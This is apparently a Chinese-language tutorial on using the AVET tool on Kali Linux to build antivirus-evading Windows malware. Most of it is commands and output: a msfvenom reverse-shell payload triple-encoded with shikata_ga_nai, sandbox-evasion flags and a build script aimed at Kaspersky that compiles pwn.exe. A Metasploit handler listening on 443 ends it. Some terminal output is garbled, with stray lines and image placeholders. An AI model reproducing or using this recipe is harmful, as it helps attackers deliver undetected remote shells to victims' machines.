

AVET 免杀



参考：

https://github.com/demonsec666/secist_script

类似：

<https://github.com/Screetsec/>

avet 项目地址

<https://github.com/govolution/avet>

安装编译器

<http://tdm-gcc.tdragon.net/download>



A compiler suite for 32- and 64-bit Windows based on the GNU toolchain

[News](#)[About](#)[Download](#)[Quirks](#)[Bugs](#)

^Read me!^

Installers

32
> [tdm-gcc-5.1.0-3.exe](#)
35.0 MB · GCC 5.1.0
Bundle installer for the TDM32 MinGW edition. Includes C, C++, and OpenMP support, SJLJ exception handling, other GNU toolchain programs (binutils), Windows API libraries (MinGW WSL), GNU make (mingw32-make), and the GNU debugger (GDB).

64
> [tdm64-gcc-5.1.0-2.exe](#)
45.8 MB · GCC 5.1.0
Bundle installer for the TDM64 MinGW-w64 edition. Includes C, C++, and OpenMP support, SEH/SJLJ exception handling, other GNU toolchain programs (binutils), Windows API libraries (mingw-w64), GNU make (mingw32-make), and the 64-bit GNU debugger (GDB).

W
> [tdm-gcc-webdl.exe](#)
416 KB · GCC 5.1.0
On-demand installer — downloads desired packages after selection.

Source Code

默认安装

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
TDM-GCC Compiler Suwine Win version
GCC 5.1.0-2.exe
MinGW-w64
Output version information a
root@kali:~# cd Desktop/
root@kali:~/Desktop# wine tdm64-gcc-5.1.0-2.exe
wine: created the configuration directory '/root/.wine'
err:ole:marshal_object couldn't get IPSFactory buffer for interface {00-0000-c000-0000000000046}
err:ole:marshal_object couldn't get IPSFactory buffer for interface {36-11ce-8034-00aa006009fa}
err:ole:StdMarshalImpl MarshalInterface Failed to create ifstub,
err:ole:CoMarshalInterface Failed to marshal the interface {6d514034-00aa006009fa}, 80004002
err:ole:get_local_server_stream Failed: 80004002
err:ole:marshal_object couldn't get IPSFactory buffer for interface {00-0000-c000-0000000000046}
err:ole:marshal_object couldn't get IPSFactory buffer for interface {36-11ce-8034-00aa006009fa}
err:ole:StdMarshalImpl MarshalInterface Failed to create ifstub,
err:ole:CoMarshalInterface Failed to marshal the interface {6d514034-00aa006009fa}, 80004002
err:ole:get_local_server_stream Failed: 80004002
Could not load wine-gecko. HTML rendering will be disabled.
Could not load wine-gecko. HTML rendering will be disabled.
wine: configuration in '/root/.wine' has been updated.
root@kali:~/Desktop#
```

下载avet

git clone <https://github.com/govolution/avet>

```
bash: avet: command not found
root@kali:~# git clone https://github.com/govolution/avet
Cloning into 'avet'...
remote: Counting objects: 265, done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 265 (delta 9), reused 19 (delta 5), pack-reused 241
Receiving objects: 100% (265/265), 143.99 KiB | 131.00 KiB/s, done.
Resolving deltas: 100% (156/156), done.
root@kali:~#
Kismet-20170807-09-40-25-1.pcapdump Videos
root@kali:~# cd avet/
root@kali:~/avet# ls
avet.c 958 aux build - 29 format.sh make_avet.c README.md
avet_fabric.py CHANGELOG LICENSE make_avetsvc sh_format
avetsvc.c defs.h http:// make_avet make_avetsvc.c sh_format.c
root@kali:~/avet#
```

运行

```
File Edit View Search Terminal Help
root@kali:~/avet# ./make_avet -h
File Edit View Search Terminal Help

This target requires a 32-bit compiler.

Anti Virus Evasion Make Tool by Daniel Sauder
use -h for help

Please do not ever hope in the direction of TDM GCC or the standard MinGW!
Options:
-l load and exec shellcode from given file, call is with mytrojan.exe myshellcode.txt
-f compile shellcode into .exe, needs filename of shellcode file
-u load and exec shellcode from url using internet explorer (url is compiled into exec
table)
-E use avets ASCII encryption, often do not has to be used
Note: with -l -E is mandatory
-F use fopen sandbox evasion
-X compile for 64 bit
-p print debug information
-h help

Please refer README.md for more information
root@kali:~/avet#
```

生成

`./build/build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh`

```
root@kali:~/avet# ./build/build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai chosen with final size 414
Payload size: 414 bytes
Final size of c file: 1764 bytes
tr: warning: an unescaped backslash at end of string is not portable


w options
Anti Virus Evasion Make Tool by Daniel Sauder
use -h for help

write shellcode from scclean.txt to defs.h
root@kali:~/avet# ls
avet.c      avetsvc.c  CHANGELOG  format.sh  make_avet  make_avetsvc  pwn.exe  sh_format  source
avet_fabric.py  build      defs.h     LICENSE    make_avet.c  make_avetsvc.c  README.md  sh_format.c
root@kali:~/avet#
```

需要修改下sh文件的IP


其中只要我们修改的代码呢其实就是msfvenom那段代码 将LHOST 和LPORT 改成自己想要的就可以了

```
msfvenom -p windows/meterpreter/reverse_https lhost=172.16.75.239 lport=443 -e x86
```




```
root@kali: ~/avet# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.75.239 netmask 255.255.255.0 broadcast 172.16.75.255
    inet6 fe80::20c:29ff:fe2b:3c9b prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ff:fe:2b:3c:9b txqueuelen 1000 (Ethernet)

build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh (~/.avet/build) - VIM
#!/bin/bash
# this is for kaspersky, since meterpreter is recognized by in memory scanner
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make shell tcp reverse payload, encoded with shikata_ga_nai
# additionally to the avet encoder, further encoding should be used
msfvenom -p windows/shell/reverse_tcp lhost=172.16.75.239 lport=443 -e x86/shikata_ga_nai -i 3 -f c -a x86 --platform Windows > sc.txt
# format the shellcode for make avet
./format.sh sc.txt > scclean.txt && rm sc.txt
# call make avet, the -f compiles the shellcode to the exe file, the -F is for the AV sandbox evasion
./make_avet -f scclean.txt -F -E
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
rm scclean.txt && echo "" > defs.h
~
~
```



文件大小 一般般!



kali 开启监听模式

```
File Edit View Search Terminal Help
msf/exploit(handler)>susewexploit/multi/handler
msf/exploit(handler)>set payload windows/meterpreter/reverse_tcp
payload=> windows/meterpreter/reverse_tcp
msf/exploit(handler)>set LHOST 172.16.75.239
LHOST => 172.16.75.239
msf/exploit(handler)>set LPORT 443
LPORT => 443
msf/exploit(handler)>exploit

[*] Started reverse TCP handler on 172.16.75.239:443
[*] Starting the payload handler...
```

windows7 X86 CN 测试环境

